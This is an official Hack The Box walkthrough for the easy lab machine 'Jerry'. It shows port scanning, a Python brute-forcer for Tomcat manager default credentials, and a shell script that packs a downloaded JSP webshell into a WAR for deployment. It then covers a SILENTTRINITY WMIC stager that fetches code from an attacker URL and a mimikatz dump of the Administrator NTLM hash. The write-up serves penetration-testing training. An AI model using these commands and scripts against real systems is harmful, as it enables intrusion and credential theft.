



**Hack The Box**  
PEN-TESTING LABS



# Jerry

**11<sup>th</sup> November 2018 / Document No D18.100.27**

**Prepared By:** egre55

**Machine Author:** mr\_h4sh

**Difficulty:** Easy

**Classification:** Official

## SYNOPSIS

Although Jerry is one of the easier machines on Hack The Box, it is realistic as Apache Tomcat is often found exposed and configured with common or weak credentials.

### Skills Required

- Basic Python/Ruby etc. or familiarity with web brute force attack tools

### Skills Learned

- Basic script debugging
- Custom war file payload creation
- SILENTTRINITY post-exploitation framework installation and usage (courtesy of IppSec Jerry video)

## Enumeration

### Nmap

```
masscan -p1-65535 10.10.10.95 --rate=1000 -e tun0 > ports
```

```
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,/$//')
```

```
nmap -Pn -sV -sC -p$ports 10.10.10.95
```

```
root@kali:~/hackthebox/Jerry# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,/$//')
root@kali:~/hackthebox/Jerry# nmap -Pn -sV -sC -p$ports 10.10.10.95
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-13 15:09 EST
Nmap scan report for 10.10.10.95
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.10 seconds
root@kali:~/hackthebox/Jerry#
```

Nmap reveals an Apache Tomcat installation on the default port, and visual inspection reveals that the HTML Web Manager application “/manager/html” is accessible.

## Identification of Valid Credentials

Is it worth trying to login with default or common credentials, and @danielmiessler's SecLists contains a comprehensive list of Tomcat credentials.

<https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt>

As this list contains 79 credentials it is worth scripting some automation, or using a brute force tool such as hydra.

The script "tomcat-brute.py" (**Appendix A**) is used, which reveals that a username of "tomcat" and password of "s3cret" are valid.


```
root@kali:~/hackthebox/Jerry# python tomcat-brute.py
Found valid credentials "tomcat:s3cret"
Found valid credentials "tomcat:s3cret"
root@kali:~/hackthebox/Jerry# █
```

## Exploitation

### Creation of WAR File

The script “make-war.sh”, see ([Appendix B](#)) can be used to create a WAR file. The “jsp File browser 1.2” by Boris von Loesch can be used to enumerate the file system and execute system commands.

<https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/Browser.jsp>



The screenshot shows a terminal window titled "root@kali: ~/hackthebox/Jerry/make-war". The window displays the execution of the "make-war.sh" script, which uses the "jsp browser" tool to download "index.jsp" and then creates a ZIP archive named "wshell.war". The terminal output is as follows:

```
root@kali:~/hackthebox/Jerry/make-war# ./make-war.sh
--2018-11-14 18:01:36-- https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/Browser.jsp
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133
, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 73483 (72K) [text/plain]
Saving to: 'index.jsp'

index.jsp          100%[=====] 71.76K  --.KB/s    in 0.02s

2018-11-14 18:01:36 (3.02 MB/s) - 'index.jsp' saved [73483/73483]

added manifest
adding: index.jsp(in = 73483) (out= 18124)(deflated 75%)
root@kali:~/hackthebox/Jerry/make-war#
```

## Deployment of Webshell

After logging in to the Web Manager, and deploying the WAR file using the “WAR file to deploy” section, the “wshell” application is visible.

/wshell	<i>None specified</i>		true	0
---------	-----------------------	--	------	---

**Deploy**

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

**WAR file to deploy**

Select WAR file to upload  No file chosen

Clicking on this link brings up the webshell.

The webshell can now be upgraded to a SILENTTRINITY agent. SILENTTRINITY is a new post-exploitation agent powered by Python, IronPython, C#/.NET made by @byt3bl33d3r.

IppSec demonstrates this framework in the Jerry video <https://youtu.be/-O3SPYhAMo>, and this is replicated in the section below.

## Post-Exploitation

### Upgrading to SILENTTRINITY Agent

SILENTTRINITY can be installed as follows.

```
cd /opt
git clone https://github.com/byt3bl33d3r/SILENTTRINITY
apt-get install python3.7-dev python3-pip
cd SILENTTRINITY/Server/
python3.7 -m pip install -r requirements.txt
```

Make a minor change to http.py to comment out line 66 - thanks to @yaap7 for the workaround.

<https://github.com/byt3bl33d3r/SILENTTRINITY/issues/6>

```
vi /opt/SILENTTRINITY/Server/listeners/http.py
```

The SILENTTRINITY server can now be started and configured.

```
python3.7 st.py 2> /dev/null

ST (listeners) >> use http
ST (listeners)(http) >> set BindIP 10.10.14.10
ST (listeners)(http) >> start
[+] Listener 'http' started successfully!
ST (listeners)(http) >> Running on https://10.10.14.10:443 (CTRL + C to quit)
ST (listeners)(http) >> stagers
ST (stagers) >> use wmic
ST (stagers)(wmic) >> generate http
[+] Generated stager to wmic.xls
[*] Launch with:
C:\Windows\System32\wbem\WMIC.exe os get /format:"https://myurl/wmic.xls"
```

## Extraction of Administrator NTLM hash

SILENTTRINITY supports many options, such as mimikatz and execute-assembly.

```
ST (modules) >>list
+Modules-----
| Name           | Description
+-----+
| excelshellinject | Executes arbitrary shellcode using Excel COM objects
+-----+
| github_exfill   | Backs up files to a github repo
+-----+
| execute-assembly | Execute a .NET assembly in memory
+-----+
| shell          | Runs a shell command
+-----+
| msilshellexec  | Executes shellcode by using specially crafted MSIL opcodes to overwrite a JITed dummy method.
|                   | C# code that injects shellcode is dynamically compiled through the pyDLR
+-----+
| powershell      | Execute arbitrary PowerShell in an un-managed runspace
+-----+
| systeminfo      | Enumerates basic system information.
+-----+
| internalmonologue | Executes the Internal Monologue attack.
|                   | If admin, this will give you the Net-NTLMv1 hashes of all logged on users
+-----+
| uploader        | Upload a file to a destination path.
+-----+
| safetykatz     | Creates a minidump of LSASS via Win32 API Calls, loads Mimikatz in memory and parses the dump for creds
+-----+
| mimikatz        | Loads Mimikatz in memory and executes the specified command
+-----+
| ipconfig        | Enumerates network interfaces.
+-----+
```

```
ST (sessions) >>modules
ST (modules)(mimikatz) >>use mimikatz
ST (modules)(mimikatz) >>set Command 'privilege::debug LSADUMP::SAM'
ST (modules)(mimikatz) >>run 60c6418e-d851-4217-a2c6-9540039f49cc
[+] 60c6418e-d851-4217-a2c6-9540039f49cc returned job result (id: LOVYdpcJ)
[+] Running in high integrity process
[*] In 64 bit process

.#####. mimikatz 2.1.1 (x64) built on May  9 2018 15:35:27
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
## v ##      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com    ***/ 

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADUMP::SAM
Domain : JERRY
SysKey : 777873202c520da6e5ce6f10e419892b
Local SID : S-1-5-21-2323042369-1334567395-6350930

SAMKey : f9949362f1f1bada77d23e7d6370d3d6

RID : 000001f4 (500)
User : Administrator
Hash NTLM: fe34b627386c89a49eb254f6a267e4d9
```

## Appendix A

```
#!/usr/bin/env python

import sys

import requests

with open('tomcat-betterdefaultpasslist.txt') as f:

    for line in f:

        c = line.strip('\n').split(":")

        r = requests.get('http://10.10.10.95:8080/manager/html', auth=(c[0], c[1]))

        if r.status_code == 200:

            print "Found valid credentials \"\""+ line.strip('\n') + "\"\""

            raise sys.exit()
```

*tomcat-brute.py*

## Appendix B

```
#!/bin/sh

wget https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/Browser.jsp -O
index.jsp

rm -rf wshell

rm -f wshell.war

mkdir wshell

cp index.jsp wshell/

cd wshell

jar -cvf ../wshell.war *
```

*make-war.sh*